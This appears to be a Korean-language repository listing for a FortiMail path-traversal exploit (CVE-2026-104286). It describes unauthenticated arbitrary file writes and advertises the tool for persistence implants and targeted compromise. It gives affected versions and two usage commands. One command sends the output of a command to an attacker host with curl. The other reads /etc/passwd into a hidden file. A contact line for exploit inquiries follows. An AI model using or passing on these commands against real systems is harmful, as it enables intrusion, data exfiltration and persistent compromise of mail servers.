 shadowforge-cyber/cve-2026-104286-poc
FortiMail의 CVE-2026-104286에 대한 인증되지 않은 경로 순회 익스플로잇으로, 레드팀 평가 및 지속성을 위해 조작된 HTTP/HTTPS 요청을 통해 임의 파일을 작성합니다.

FortiMail의 CVE-2026-104286에 대한 고급 비인증 원격 임의 파일 쓰기 익스플로잇. 조작된 HTTP/HTTPS 요청이 웹 클라이언트의 경로 정제를 우회하여 기반 OS에 임의 파일을 생성할 수 있게 합니다. 레드팀 평가, 지속성 임플란트, FortiMail 배포 대상의 표적 침해에 사용됩니다.
FortiMail 8.0.x (<8.0.2), 7.6.x (<7.6.6), 7.4.x (<7.4.8), 7.2.x (<7.2.9), 7.0.x (<7.0.10)
경로명을 제한된 디렉터리로 제한하는 부적절한 처리 (CWE-22). HTTP/HTTPS API 핸들러 내 파일 업로드 경로에서 ../ 시퀀스에 대한 검증이 없어, 의도된 업로드 디렉터리 외부로 순회가 가능합니다.

$ python3 cve-2026-104286.py -u http://target:443 -c "curl -s http://attacker:80/$(id)"
$ python3 cve-2026-104286.py -u http://target:443 -l /etc/passwd -o /var/tmp/.hacked
익스플로잇 문의: [email protected]
